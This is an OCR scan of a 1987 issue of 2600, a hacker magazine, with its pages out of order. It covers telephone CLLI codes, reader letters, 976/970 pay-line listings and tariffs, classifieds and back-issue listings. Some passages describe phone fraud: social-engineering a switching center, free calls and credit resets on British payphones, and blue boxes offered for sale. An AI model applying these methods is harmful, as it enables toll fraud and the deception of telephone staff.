(continued on page 16)

THOSE SILLY CODES

A reader from Oregon recently wrote: "Some friends and I were on a conference call 'social engineering' our local SCC (Switching Control Center). We were trying to find out where a call to an unknown exchange was going. The man at the SCC asked us what the 'silly code' for the originating office was. We, of course being confused, told him we would check with our supervisor and call back. What *is* a 'silly code'? How do I find out what mine is?"

Our technical writers did some investigating and this is what they came up with:

In this instance the word that is pronounced "silly" is actually CLLI (Common Language Location Identification). Quoting from a Bellcore publication: "This code set uniquely identifies locations ranging from earth stations, building, poles, manholes, etc. Codes can be used to identify existing or proposed buildings and can aid long range planners, current planners, equipment engineers, installers and maintenance personnel in their work. Location codes identify cities, states, and foreign countries as well as buildings and specific entities within buildings."

A CLLI code is an 11-character code used by the telephone companies to identify the location and type of a central office. The 11-character identifier is broken down as follows—town: 4 alpha characters, state: 2 alpha characters, building: 2 alphanumerics, and building subdivision: 3 alphanumerics.

Here are some examples of towns: RCMD—Richmond, VA; CHCG—Chicago, IL; DLLS—Dallas, TX; DNVR—Denver, CO; NYCM—New York (NY City Manhattan), NY.

States adhere to standard postal abbreviations, with the additions of: PR—Puerto Rico; VI—Virgin Islands; AB—Alberta, Canada; BC—British Columbia, Canada; MB—Manitoba, Canada; NB—New Brunswick, Canada; NF—Newfoundland, Canada; NT—Northwestern Territories, Canada; NS—Nova Scotia, Canada; ON—Ontario, Canada; PE—Prince Edward's Island, Canada; PQ—Quebec, Canada; SK—Saskatchewan, Canada; YT—Yukon, Canada.

The building field will always have an X in it if the central office in question does not belong to AT&T or a Bell Operating Company (BOC). The building subdivision of an end office or subscriber-serving central office uses short codes like the following, x being numeric: MGx—Marker Group, used to represent electromechanical switches such as crossbar; CGx—Control Group, used to represent a 1, 1A, 2, 2B, or 3ESS office; DSx—Digital Switch, used to represent a 5ESS, DMS100, or other digital switches.

Small independent phone companies often make their building subdivision codes the exchange code of their central office, such as 921, 423, etc. AT&T numbers its 4ESS toll switches with a 2-digit numeric followed with a T (57T, 13T).

Here are some examples of CLLI codes: CHVLVAXA921 would be Charlottesville, Virginia, independent telephone company, building A, exchange 921. DNVRCOZUCG0 would be Denver, Colorado, Zuni Street, ESS machine 0. CHCGIL0257T would be Chicago, Illinois, building 2, 4ESS number 57. (Note: in cases where the building subdivision ends in xxT, the building code may be the number that comes after an error message from that particular 4ESS. For example, CHCGIL0257T's error message might be: "Your call cannot be completed as dialed. Please check the number and dial again. 312 2T." They don't say "02".)

In the future, if you have any technical or not-so-technical questions about computers, phones, or anything else, send them in. If we get enough information about the subject, we'll publish the answer in the form of a short article. Otherwise, questions will appear in the letters section. Our address is 2600 Editorial Department, PO Box 99, Middle Island, NY 11953-0099.

MIKE AGRANOFF

Author of

"The Ballad of Captain Crunch" published earlier this year in 2600 will appear in concert on Nov. 21 at 8 pm in Mount Sinai, New York. CALL 516-751-1339 FOR INFO

DON'T BE A SLAVE



W.O.R.M - For CyberPunks

Subversion By Technology

Send $1 To: W.O.R.M - Room 250

2228 S. El Camin Real

San Mateo, California

94403

TO THE SYSTEM

(continued from page 13)

basketball, mostly computers. My parents threaten to take away my computer which is an IBM PC if my grades don't improve and I tell them C's are average but they still want A's from me. The computer is half mine—I put in well over two thousand dollars. Well, back to hacking. First, what are some approaches that I can take in getting into another computer system to explore it for the wealth of information that I could use? Next, is there any device or gadget I can make to tell when my phone call is being traced? Third, I would like to know if you have some of the many phone phreaking devices known to us hackers? If so, I would be willing to purchase them for a reasonable fee. Also, do you have a program called a worm. I would like it for a BBS that sent a logic bomb in a program to me. This bomb wiped my TI's memory right out.

JS

If you read 2600 enough, you should get a good feel for what kind of systems are out there and the "wealth of information" they contain. We can't condone breaking into any of them, but we can say that if you're determined and skilled, you'll most likely get into something. Hot water, in all probability.

We know of no such device that could alert you to your phone being traced. Perhaps some government phones could do that, but we don't think it's possible at this stage in the game. Besides, how could it tell you that you were being traced before you actually got traced? It wouldn't do much good.

The 2600 Marketplace is your best bet for finding electronic devices. Ads are free to subscribers. We don't approve of logic bombs, but we do want to show you what they look like. If anyone has one, please send it in. (On paper, please.)

READER

Private Sector Style

Dear *2600*:

After reading the June issue of *2600*, I decided to get right into the idea of putting up a system that would be either a network or just another Private Sector. I already have a system up that has the exact same sub-boards as the Private Sector did. I also have most of your *old* g-file section and almost all of your digests already on line. Pretty good? My system has been up since the beginning of the year. However I have had numerous hardware problems and the system has been up and down. I've raised my memory to two megabytes and now have a US Robotics 2400 baud modem. I also have a 20 meg hard drive with about 14 megs left.

I was very impressed with the Private Sector and I have the same rules you did. No codes. Just information. Even there I am regulating what goes on (credit card fraud). If you or your readers want to call, the number is 213-559-7306.

We wish you luck. In the interests of freedom, don't go overboard with "regulating" discussion. Keep the codes and passwords from being posted, as well as anything obscene or offensive to users, but be careful with trying to control the flow of conversation too much or you'll be running a dictatorship. And if you have private mailboxes, they should remain private. System operators should not read their users' mail unless that is their stated policy.

More on Disclaimers

Dear *2600*:

I would like to comment on your July issue, "On Disclaimers". Your response that there is "no such thing" as a "perfect disclaimer" is *not* correct! We have yet to be prosecuted or sued over any of our publications. No police entity has even talked to us about

RESPONSE

them! A Ma Bell security type once came to my home to lecture me on phone color boxes (1981). I threw him out. End of conversation!

I'm aware of a number of controversial BBS's run by teenagers with twice my IQ. However, when it comes to effectively disclaiming their user files, their IQ's drop to room temperature. The *wrong* approach is to question users as to police affiliation. The *right* approach is to present controversial files for educational purposes only—even to state that no illegal use is suggested, implied, or intended. It also helps much to intermix purely illegal applications with those that are legal so it can't be claimed that your files have no reasonable applications except those that are illegal. For example, great sex associated with a plot is "necessary for plot development". Otherwise, it's just pornography.

John J. Williams
Consumertronics

Unfortunately, a lot of those rules still don't seem to apply to computer bulletin boards, even though they are in effect just another form of publication. We feel the key lies in making this connection clear to the people inside and outside the computer world.

And More

Dear *2600*:

In response to "MAC???", the perfect BBS disclaimer is found in the Bill of Rights—the right to peaceably assemble, freedom of press, etc. This, ending with a note on what are forbidden activities (dealing in drugs or child pornography) along with a warning that anyone in violation is endangering the board and will be banned, would be an adequate disclaimer. To JD: Why not bounce a laser off a cloud at night? (During World War II morse code search lights were bounced off clouds.)

N.E. Mouse

British Payphones

Dear *2600*:

The information printed on reusable British cardphones in the January 1987 issue of *2600* is inaccurate. The frauds were perpetrated by the user inserting his card into the phone, turning it off and back on again (booting) with credits being reset and not removed when a call was placed.

It seems that people are catching onto the idea of bypassing the payphone altogether by attaching a handset with alligator clips to the main wire coming into the phone. Users of this method have complained that they can hear the unit beeps coming down the line over the voice line.

Almost-free international phone calls can be made from any coin operated payphone in the United Kingdom. To call anywhere in the world for approximately 30 seconds, all you have to do is insert 10 pence into the phone and dial. When 30 seconds are up, the phone will start beeping, prompting you to insert more money to continue the call.

Charges for calls from payphones don't go through the operator, but loop back to the payphone after the computer figures out where you are calling to. This process usually takes more than 30 seconds depending on where you are located in relation to an exchange.

John Drake

(continued from page 9)

other more complicated work. This is leading to a substantial increase in stress level. And it doesn't stop there. Computers are installed on the dashboards of trucks to record speed or how long a driver stops for. They can now also be monitored by satellite. Drug tests are popping up all over the place and they can tell a great deal about a person's private life. Telephone logs and video cameras are also on the rise. Today's technology makes it easy and cheap to monitor all kinds of things. In Alexandria, Virginia, there are devices called telecoms. Basically they're telephones with cameras attached used to monitor people on probation and parole. The person calls the corrections officials after his "curfew". The telecom transmits a photograph of the person talking every few seconds. The authorities know that the person is at home and is not using an impersonator. According to the authorities, the subjects don't think of this device as intrusive at all. It will be used more and more in the future, they say. "Every day an American wakes up, he or she is less free as far as private information is concerned," says Edwards. "Privacy is being invaded on a wholesale basis." Computerized tracking in this country now begins at age five, when children claimed as dependents must apply for a Social Security number. That number becomes their name. One FBI system is named Big Floyd. It plots relationships between people entered into a crime data bank and draws a graph of those relationships. It then reveals if the suspects seem to have violated labor-racketeering statutes. The IRS is interested in a similar arrangement. Where is it all leading?.... The State University of New York at Buffalo has adopted new computer methods to conceal the identity of reading material its students borrow. In November 1986, the university refused an FBI request for records on material a foreign student borrowed. Later they were forced to surrender the records when served with a subpoena. Stephen Roberts, associate director of libraries for the university, says the new system destroys the link between a person and any books as soon as the books are returned. He says, "We think you ought to be able to read whatever you want without anybody asking questions about it." Amen.

WHOOPS



Due to a typesetting error that we still haven't figured out, a portion of last month's article on telephone operators was omitted. The missing portion, which should have appeared three lines from the bottom of page 6, column 1, reads: *"959 is not a valid exchange. So instead of getting a coin test, you wind up with a recording. "* • *It seems that in some older offices, New York Telephone has calls routed in such a way that if a 0+ call is made and the area code is a valid out-of-LATA area code (914, 301, 415, 215, 503, 714, 412, etc.), the call goes to an AT&T TSPS. All area codes (NPA's) in New York City go to the TOPS. This includes valid New York City LATA area codes (718, 516, 212)...."* And that wasn't all. Simple human error led to two fouled up phone numbers last month. One was the number for the Mainstreet Data BBS on the letters page, column 1. The number should be 619-439-6624. The other number appeared in the first ad of the 2600 Marketplace. That number should be 514-288-6731. We hope these mistakes didn't cause anyone undue stress and we can only hope that similar occurrences don't

2600 marketplace

FOR SALE: Radio Shack CPA-1000 Pen Register. Just like new. $70.00. J.C. Devendorf, 29261 Buckhaven, Laguna Niguel, CA 92677-1618.

DO YOU HAVE old outdated computer equipment lying around gathering dust? Why not donate it to 2600's growing bulletin board network? Support freedom of speech in your time! Contact 2600 at (516) 751-2600 or write 2600, PO Box 752, Middle Island, NY 11953.

FOR SALE: SWTPC Model CT-82 intelligent video terminal. Completely programmable (150 separate functions), RS-232C & parallel printer ports, full ASCII keyboard w/cursor control pad, 9" P-31 CRT w/7x12 dot matrix—up to 92 column capability, 32 baud rates to 38,400—much more. Excellent condition with full documentation. Originally $800, sell for $125 or best offer. Bernie Spindel, 144 W. Eagle Rd., Suite 108, Haverton, PA 19083.

FOR SALE: COMMODORE 8-BIT ROBOTICS KIT by Fischertechnik. All hardware, interface, software and manuals included. Mint condition. $399. Send phone # to: Box 571, Forest Hills, NY 11375.

BEST HACKER AND PHREAKER written public domain software for the Apple II family. Two double sided diskettes full of communication and deprotection utilities. These programs were combed from the best BBS and clubs nationwide. Send $10 cash, check, or MO to Mark B., 1486 Murphy Rd., Wilmington, OH 45177-9338.

WANTED: Technical data for pay phones, dot matrix printers, and/or modems. Looking for schematics and theory of operation. Call (205) 293-6333/6395, 7 to 4 CST. Ask for Airman Parochells. Cannot accept collect calls.

TAP BACK ISSUES—complete set (vol. 1-84) of high quality copies shipped via UPS or first class mail for $100^{00}. Over 400 pages of TAP material including schematics and special reports. Checks/M.O. to "P.E.I." Cash, M.O. shipped same day. SASE for sample. Pete G., P.O. Box 463, Mt. Laurel, NJ 08054.

GOT SOMETHING TO SELL? Looking for something to buy? Or trade? This is the place! The *2600* Marketplace is free to subscribers! Just send us whatever you want to say (without making it too long) and we'll print it! Only people please, no businesses! Address: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label.

DOCUMENTATION on electronic & digital PBX's and switching systems. Willing to trade/purchase. Also looking for Bell System Practices and other such paraphernalia. Write to Bill, c/o 2600, PO Box 752B, Middle Island, NY 11953.

32K MODEL 100, U1-Rom II, drive, TS-DOS, spreadsheet, modem cables, AC adaptors, briefcase included, good condition, $1200. New, make an offer. Tandy 2000 version of WordPerfect 4.0 $150 or trade for 1200 or 2400 baud external modem. IBM PC & XT & AT version of WordPerfect 4.1 and MathPlan 2.1. $250 or trade for 1200 or 2400 baud external modem. Call (803) 244-6429 or (803) 233-5753. Ask for Paul.

WANTED: Looking for a good used 5 or 10 megabyte hard drive for the Apple II series of computers. If you are selling one or know of anyone that is then send replies to: Brian F., 1003 W. Main, Apt. 3, Ottawa, IL 61350.

TAIWAN! All Taiwan computers and accessories available for direct shipment for cost plus shipping plus 3% (quantities of 50 or more). Giles, PO Box 12566, El Paso, TX 79913.

***2600* MEETINGS.** Fridays from 5-8 pm at the Citicorp Center in the Market—153 East 53rd Street, New York City. Come by, drop off articles, ask questions. Questions? Call 516-751-2600.

FOR SALE: Ex-Bell blue boxes, old and stylish, may even work! Also a wide range of old Bell comms equipment. Call (514) 288-6731 and ask for Rick for details.

(continued from page 5)

minute. But don't forget, they still have to buy teleconferencing equipment, which is not made by Western Electric (AT&T Technologies) or Nynex; they must provide a "conversation facilitator" (usually one for every eight teleconferencers), they must pay monthly line charges, leave huge "performance bonds" on deposit (subject to forfeiture), pay foreign exchange charges if they locate outside of the East 56th Street CO district, and guarantee minimum performance levels. The new tariffs have not been written yet so the exact numbers are still not available.

The teleconferencing equipment must be pretty neat stuff. It must have the ability to play an introductory message, about a minute in length, welcoming the callers and explaining the costs. Then it must hunt for free space on a moderator's console, and provide an alert tone every five minutes that the person is connected. Also, there must be a way for the moderator to identify and isolate/disconnect an unruly caller. There are about 16 companies that make GBS equipment.

540

Profit margins too thin for your taste? Don't worry! Say hello to the 540 exchange. Its primary feature—Sponsor Selective Pricing (SSP). New York Tel will bill whatever the IP wants to charge. Although they haven't filed the tariff yet, the product manager said she'll probably pick some maximum (so they won't cause parents with little children to get heart failures). Telco will bill the vendor 30 cents for the first minute and five cents per 30-second unit. In an SSP system in Boston, an IP charges about double that. Now the money adds up. One IP reports that the porno teleconferences that he runs throughout the country earn $1.19 to $1.80 per call. With that kind of cash, why doesn't the phone company just take a percentage? After all, it's their network and their billing and collection department. The answer is that it just doesn't look right for a public utility to be "in bed" with a porno line.

Note that the phone company will probably put a limit on the time you can spend on the 540 exchange. Five minutes is being discussed, but there's no final word yet. They are trying to discourage the IP's from price shopping between the 540 and 550 exchanges.

Is teleconferencing all that it does? Nope. What it does is what the IP wants to do. Telco will transport the call, time it, and bill. What the IP does on his end is up to him. It could be an AudioText Service, like the passive broadcast announcing systems such as Dial-A-Jock [sic]. It could be a touch tone interactive system, much like the daily horriblescope service where you touch tone your birthday and the IP's database accesses that slot in a voice mailbox system. It could also provide a PIN screening/security system (hackers: on your mark!).

In Los Angeles, one telepornographer (coined here first?) produces Dial-A-Perversion (not the real name). At the tone, press 1 for straight phone sex, 2 for gay sex, 3 for bestiality, and so on. He plans to do the same here. He also wants to bring to NY that same ability in teleconferencing whereby you touch tone your perversion and are connected to other like-minded people under the auspices of a specially-trained moderator. (One presumes that also means dogs and goats will have to be outfitted with headsets.)

He's a fascinating guy. He thinks the people who call are pretty sick and he hasn't called his own service in quite a while. He has even stopped checking up on his recording studio where new tapes are always in production. To make additional revenue, he not only uses the tapes in the several markets where he operates, he rents them to other telepornographers around the country. (I thought that heavy breathing sounded familiar.)

976/970

Now, the ever-popular passive 976/970. The new tariff has increased the charges for 976/970 calls. They now charge 28 cents and give no time-of-day discounting. If any such calls were made during the billing period, you'll be hard pressed to figure out how many. The charge will be added to the first line of your local-call billing page. That's the one that looks like a spread-sheet. And guess what? They're also proposing to redesign that page. Even as you read this they are test marketing the new page. (How come they never ask me?)

Whereas now they start column one delineated by bands A, B, C, D, and E, they propose to actually state in that column where that band is (U WSTCHR, E SUFFK, etc.). The first row will be the band you're in. Under that, all other rows will be the info for calls made to other areas within the LATA, listed in ascending order of cost (the further down, the more expensive). The next column is cost, initial, then incremental. Next is the number of calls made during the day/non-discounted rate. Then the additional minutes column, then the total charged for that rate. That is where they'll bury the 976/970 28 cent costs. Says the phone company, "If they want to know how many calls were made, they can do the math." (Yeah, right. Now here's another reason to buy a PC for the home.) Also, they'll change the note on the bottom of the page if at least one 28 cent call was made during that billing period to indicate as such.

The revenue to the IP's also goes up. They earn their money based on call volume. Currently, the first 250,000 calls per month earn them two cents each. Then there are several increments until they hit the top level. Over 4,000,000 per month earns them 2.5 cents each. The new proposed levels are: 3.5 cents per call for the first 144,000 calls; 3.75 cents for 144,001 to 432,000 calls; 4 cents for 432,001 to 1,152,000 calls; 4.25 cents for 1,152,001 to 2,304,000 calls; and 4.5 cents for over 2,304,000 calls.

Why doesn't everyone sign up? I haven't told you the bad news. Shortfalls. An IP must maintain a minimum call volume of 57,600 calls per month. Any amount under that will be charged to the vendor at a rate of 24.5 cents each! For example: let's say a dial-it service received only 21,000 calls in one month (700 calls a day times 30 days). They'll earn 21,000 times 3.5 cents or $735. Then they'll be hit with a "charge back" of 57,600 minus 21,000 times 24.5 cents or $8,967. That yields them a negative $8,232 for the month. (Talk about a big phone bill!) However, with a customer base of six million, your call volume should be tremendous. The good news is that this is a much lower charge-back level than ever before. Telco wants to encourage more narrowcasting for this 57-second passive AudioText service.

Watch this space. This might all change between now and second quarter 1988. The IP's have formed an association to fight the little Bells, wherever they might be. For some reason, they feel the regional phone companies don't play fair when writing these tariffs. (There's a shock!) What effect they'll have between now and then remains to be seen. In the meantime, New York Tel continues its installation at a record pace.

976 numbers in 212, 914, 516 area codes

976-1111	The Pro Wrestling Action Line (Daily News)
976-1212	Newsday Weather Service
976-1313	Daily News Sportsphone
976-1414	Lottery results in Spanish
976-1616	Time and temperature
976-2020	Lottery results
976-2121	Race results
976-2222	OTB results
976-2424	Sports
976-2525	Daily News Sportsphone Extra
976-2626	Live Wire/High Society Sexline
976-2727	Live Wire/High Society Sexline
976-2828	Live Wire/High Society Sexline
976-2929	Action Line (Wrestlers' Forum)
976-3232	Lottery results in Spanish
976-3333	Race results
976-3434	Lottery results
976-3535	Sexline (affiliated with 976-8888)
976-3737	Sexline
976-4141	Dow Jones Report
976-4343	Lottery results
976-5050	Liz Gardner Horoscope (Aries)
976-5151	Liz Gardner Horoscope (Taurus)
976-5252	Liz Gardner Horoscope (Gemini)
976-5353	Liz Gardner Horoscope (Cancer)
976-5454	Liz Gardner Horoscope (Leo)
976-5656	Liz Gardner Horoscope (Virgo)
976-5757	Liz Gardner Horoscope (Libra)
976-5858	Liz Gardner Horoscope (Scorpio)
976-5959	Liz Gardner Horoscope (Sagittarius)
976-6060	Liz Gardner Horoscope (Capricorn)
976-6161	Liz Gardner Horoscope (Aquarius)
976-6262	Liz Gardner Horoscope (Pisces)
976-6363	Stock market report
976-6767	Educational "detective" service (Daily News)
976-6969	Race results
976-7676	Lottery results
976-7777	Lottery results
976-8282	Liz Gardner lovecast (horoscope)
976-8383	Race results
976-8484	Lottery results
976-8888	Sexline (affiliated with 976-3535)
976-8989	Cheri/Live Wire/High Society Sexline
976-9999	TONE

970 numbers in 212, 914, 516 area codes

970-0000	Spanish Sexline
970-0707	Mr. Happiness (lucky numbers)
970-1010	Tales of Terror (Daily News)
970-1717	Scorephone
970-1818	Scorephone Plus
970-4747	Sexline (originates in Seattle)
970-4848	Lesbian Sexline (originates in Seattle)
970-7272	Submissive Sexline (originates in Seattle)
970-7878	Sexline (originates in Seattle)
970-7979	Sexline (affiliated with 900-410-6749)
970-8080	Dominant Sexline (originates in Seattle)
970-8686	Telefonos de Fantasias (Spanish Sexline)
970-8787	Kinky Sexline (originates in Seattle)
970-9090	Sexline (originates in Seattle)
970-9494	Anal Sexline (originates in Seattle)
970-9898	Live Wire/High Society Sexline
970-9999	Gay Sexline

540 numbers reachable from 212, 914, 516 area codes

540-5400	Jeanne Dixon's Horoscope
540-5050	Daily News Sports Trivia

550 numbers reachable from 516 area code

550-4222	Conference Call
550-8336	Conference Call
550-5555	Conference Call

Here are the results of the 2600 Contest, where we asked for funny and interesting ways of answering the phone: It was not quite what we expected. The most common entry was "City Morgue—you kill 'em, we chill 'em" or some similiarly macabre variant. A few people, when they answer the phone, like to pretend that they are answering machines or telco recordings. Or even their local police department. Since so few of the entrants conformed to our judgement criteria and since there was no clear winner, we're averaging out the two prizes offered and giving each of the three best entries a one-year extension to their 2600 subscriptions. And the winners:

***

"This is Bullwinkle. Wanna *hear* me pull a rabbit out of my hat?"—**3-RARE, Prospect Heights, Illinois.**

***

"If you tell me you've got the wrong number again, I'll carry out my threat."—**North Babylon, New York.**

***

"I thought I told you never to call me here."—**Clintown Township, Michigan.**

If you see your entry here, then you've received an extra year on your subscription.

2600 BACK ISSUES (continued from inside front cover)

1986

PRIVATE SECTOR RETURNING—Back online soon but many questions on seizure remain; THE BASICS: DIVESTITURE: WHAT HAPPENED?—an explanation of that which is confusing the populace; FLASH: AT&T steals customers, Dominican blue boxers, computerized hooky catcher, Falwell attacked by computer, an astronomical phone bill, dial-a-porn update, phone booth victorious; LETTERS: Getting credit from alternate carriers, tracing methods, mobile phones, Manitoba raid; 2600 INFORMATION BUREAU—blue box programs; SYSTEMATICALLY SPEAKING: confusing payphones, code abuse software, centrex features in your house, VAX 8650, overcharge hunters; VMS: THE SERIES CONTINUES—more on security features; IT COULD HAPPEN TO YOU!—what happens when hackers have a fight; DIAL BACK SECURITY—holes in the systems; FLASH: abuse of party line, unique obscene caller, news on pen registers, reporters steal Swiss phones, pay phone causes panic; LETTERS: asking questions, blue box corrections, Computel complaint, BBS security; 2600 INFORMATION BUREAU—assorted numbers; SYSTEMATICALLY SPEAKING: Sprint and US Tel merge, write protect tabs wrong, Bell Atlantic chooses MCI, cellular phones in England, infrared beeper, electronic tax returns, acoustic trauma; AN OVERVIEW OF AUTOVON AND SILVER BOXES—the military phone network and how your touch tone phone can play along; AN AMERICAN EXPRESS PHONE STORY—a memory of one of the better hacking escapades; FINAL WORDS ON VMS—security devices and assorted tips; FLASH: hacker zaps computer marquee, Soviets denied computer access, calling the shuttle, new ways of stealing data, computer password forgotten; LETTERS: corporate rates, defeating call waiting, ringback numbers, where is BIOC?, credit where it's due, special 800 number; THIS MONTH AT 2600: Private Sector's return, Computel and Compuserve, Telepub '86, a postal miracle; SYSTEMATICALLY SPEAKING: Jamming satellites, TASS news service, Soviet computer update, dialing the yellow pages, Northern Telecom to destroy CO's, more phones than ever; RSTS FOR BEGINNERS—basic system functions, login procedures; MOBILE PHONES: THEORY AND CONSTRUCTION—how to build your own mobile phone; FLASH: British phonebooth wedding, another large Sprint bill, bad tenant databases, car breathalizers, phone phreak fined, Marcos phones for free; LETTERS: blue box coding, electronic road pricing in Hong Kong, UNIX bugs, more on AE hacking; A STORY OF EAVESDROPPING—from World War II, THIS MONTH AT 2600: transcripts of Private Sector raid, more on Computel; SYSTEMATICALLY SPEAKING: 617 to be divided, Congress chooses AT&T, Baby Bells don't pay AT&T bills, equal access 800 numbers, data encryption, DA failure, AT&T loses its zero; EXPLOITS IN OPERATOR HELL—harassing operators from Alaska; THE COMPUTEL SCOOP; FLASH: Bellcore publications go public, US and France link phones, computer grammar, shower phone, cellular modem, high tech parking meters, Congressional computer; LETTERS: foreign phone systems, Russian phone books, numbers to dial on a blue box, Boston ANI, Cheshire Catalyst, CNA, ways of answering the phone; 2600 INFORMATION BUREAU—Autovon numbers, alternate phreaking methods for alternate carriers; SYSTEMATICALLY SPEAKING: Wrestlemania pins Bell, sting boards on the rise, American Network fears hackers, free pay-phones plague New Jersey, disposable phones, hacker terrorists; COMPUTER CRIME REVIEW—a review of the report from The National Center for Computer Crime Data; HOW TO HACK A PICK—An introduction to the Pick operating system and ways of hacking into it; NOTHING NEW IN COMPUTER UNDERGROUND—review of a new book; FLASH: New York's new computer crime law, a $6,829 phone bill, how big computer crime pays, public phone secrecy, Capitol Hill hacker, Citibank money games; LETTERS: English phreaking, ways of tricking sting BBS's, called party supervision, 2600 Phun Book, Captain Midnight, RCI; 2600 INFORMATION BUREAU—some phone numbers; RESOURCES GUIDE; SYSTEMATICALLY SPEAKING: Hands across Telenet, calling Kiev, Nynex bumps off Southwestern Bell, stock market crash, cell site names, videophones; VIOLATING A VAX—Trojan horses, collecting passwords, etc., etc.; THE FREE PHONES OF PHILLY—Skyline providing completely free service from pay phones; FLASH: town crippled by telco strike, prisoners make illegal calls, hacker degrees, New Jersey tops taps, ex-fed is tapped, water company wants customers' social security numbers, computers strike again, federal employees "tracked"; LETTERS: Association of Clandestine Radio Enthusiasts, ITT correction, NSA, more on VMS, Telecomputist, a 950 trick; 2600 INFORMATION BUREAU—World Numbering Zones; SYSTEMATICALLY SPEAKING: AT&T selling pay phones, automated operators, cellular dial-by-voice, new British phone service, no data protection for Hong Kong, Congressional fraud hotline, federal phone failures, Indiana telco threatens AT&T, KNOWING UNIX—sending mail and general hacking; A TRIP TO ENGLAND—and the fun things you can do with phones over there; FLASH: Phone fraud in governor's house, Big Brother, Teltec fights back, vandalism, 911 calls: LETTERS: shutting down systems, legal BBS's, VAX VMS tips, 2600 INFORMATION BUREAU—a list of telcos, a list of area codes and number of exchanges; SYSTEMATICALLY SPEAKING: USSR computers, ATM's in China, NYCE, TV blue boxes, government phones, rural radio phones; SOME FACTS ON SUPERVISION—answer supervision explained; RCI & DMS-100 BUGS; ANOTHER STINGER IS STUNG—Maxfield exposed again; FLASH: NSA drops DES, hackers on shortwave, Big Brother traffic cop, crosstalk saves a life, Indian phones, video signatures, FBI shopping list, airphone causes confusion, LETTERS: Captain Midnight, annoyance bureau, SL-1 switches, credit, PBX's, 800 word-numbers, public CNA's; 2600 INFORMATION BUREAU—Winnipeg numbers; SYSTEMATICALLY SPEAKING: Sprint overbills, AT&T ranks #1, portable VAXes, call rejection, DEATH OF A PAY PHONE—nasty business; TRASHING: AMERICA'S SOURCE FOR INFORMATION—still more tactics; FLASH: FBI investigates coffee machine, CIS copyrights public software; Navy software, HBO encryption, Indiana "Fones"; LETTERS: Numbers, telco harrassment, Puerto Rican telephones, Q's and Z's; 2600 INFORMATION BUREAU—Overseas numbers; SYSTEMATICALLY SPEAKING: Electronic tax returns, software makers crash BBS, ICN, Ultraphone, ESS in Taiwan, NSA wants new chip; ICN—MORE THAN A BARGAIN—a look at one of the worst phone companies in the world; MASTERING THE NETWORKS—communicating on Arpanet, Bitnet, etc.; FLASH: Reagan tortures patients, FBI angers parents, Q and Z controversy; LETTERS: Telenet hacking, ANI's, 811, 976 problems; 2600 INFORMATION BUREAU—British BBS numbers; WRATH OF GOD STRIKES 2600; SYSTEMATICALLY SPEAKING: Banks link arms, Sprint has too many customers, new payphones, nickname listings, computer college; A LOOK AT THE FUTURE PHREAKING WORLD—Cellular telephones & how they work; HOW CELLULAR PHONES CAME ABOUT AND WHAT YOU CAN EXPECT; THINGS WE'RE NOT SUPPOSED TO KNOW ABOUT; FLASH: Avoiding rejection, phreaks tie up circuits, North Carolina hackers, international hacking, paying for touch tones, wiretaps; LETTERS: Equal access 800 numbers, strange numbers, Irish phreaking, disabling call waiting; 2600 INFORMATION BUREAU—Netmailsites; SYSTEMATICALLY SPEAKING: Free directories, fingerprint ID system, navigating with CD's, sweeping for bugs.

All issues now in stock. Delivery within 4 weeks.
MAKE YOUR COLLECTION COMPLETE!

2600 BACK ISSUE ORDER:

☐ 1984 $25 ☐ 1985 $25 ☐ 1986 $25

SEND THIS COUPON WITH PAYMENT TO:

2600 Back Issues
P.O. Box 752
Middle Island, NY 11953

(your address label should be on the back of this form)

CONTENTS

BBS UPDATE 3
NEW YORK'S IMAS 4
TELCO'S RESPONSE 6
TELECOM INFORMER 8
NUA LIST 10
SOUTH AFRICAN BBS'S .. 11
LETTERS 12
THOSE SILLY CODES 14
2600 MARKETPLACE 19
CONTEST RESULTS 22

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.

WARNING:
MISSING LABEL

2600

The Monthly Journal of the American Hacker



Volume 4, Number 11 November, 1987 $2



Attention Readers!

2600 is always looking for information that we can pass on to you. Whether it is an article, data, or an interesting news item—if you have something to offer, send it to us!

***Remember, much of* 2600**
is written by YOU, our readers.

NOTE: WE WILL ONLY PRINT A BY-LINE IF SPECIFICALLY REQUESTED.

Call our office or BBS to arrange an upload. Send U.S. mail to

2600 **Editorial Dept.**
Box 99
Middle Island, NY 11953-0099
(516) 751-2600

OSUNY

2600 BBS #1

Available 24 hours a day with a wide range of information on computers, telephones, and hacking.

CALL TODAY!

914-725-4060

We now have several ways of staying in touch with the rest of the world. As promised, the first official bulletin boards of 2600 Magazine are now online with more on the way.

We're quite happy with what we've started out with. The two boards are both in area code 914, just north of New York City. Board #1 is the legendary OSUNY, a BBS that has been talking about phone phreaking and computer hacking for longer than any other board that we can remember. In fact, OSUNY is mentioned on the very first page of our very first issue. And it's also been referred to in Newsweek, although not very accurately. Board #2 is the Central Office, another well known bulletin board for hackers and phreaks. We're proud to be affiliated with these boards and we'd like to ask anyone else interested in running a 2600 board to log onto these first so you can see what a 2600 board is all about.

As we've stated previously, these boards are completely open to whoever calls in. No area is off limits or for "elite" users only. There are no areas of

(continued on page 10)

STAFFBOX

Editor and Publisher
Eric Corley 110

Office Manager
Bobby Arwatt

Cover Art
Ken Copel
Tish Valter Koch

Writers: John Drake, Paul Estev, Mr. French, Emmanuel Goldstein, Chester Holmes, Lex Luthor, Bill from RNOC, David Ruderman, Bernie S., Mike Salerno, Silent Switchman, Mike Yuhas, and the usual anonymous bunch.

Production: Mike DeVoursney.
Cartoonists: Dan Holder, Mike Marshall.
Reader: John Kew.
Editor Emeritus: TSH.

2600 (ISSN 0749-3851) is published monthly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit pending at Setauket, New York.

POSTMASTER: Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright © 1987, 2600 Enterprises Inc.

Yearly subscription: U.S. and Canada—$15 individual, $40 corporate.
Overseas—$25 individual, $55 corporate.
Back issues available for 1984, 1985, 1986 at $25 per year, $30 per year overseas.
ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO: *2600* Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO: *2600* Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
2600 Office Line: 516-751-2600
BBS #1 (OSUNY): 914-725-4060
BBS #2 (CENTRAL OFFICE): 914-234-3260
USENET ADDRESS: 2600@dasys1.UUCP
ARPANET ADDRESS: phri!dasys1!2600@nyu

HACKING IBM'S

by Lex Luthor
and The Legion of Hackers

Introduction

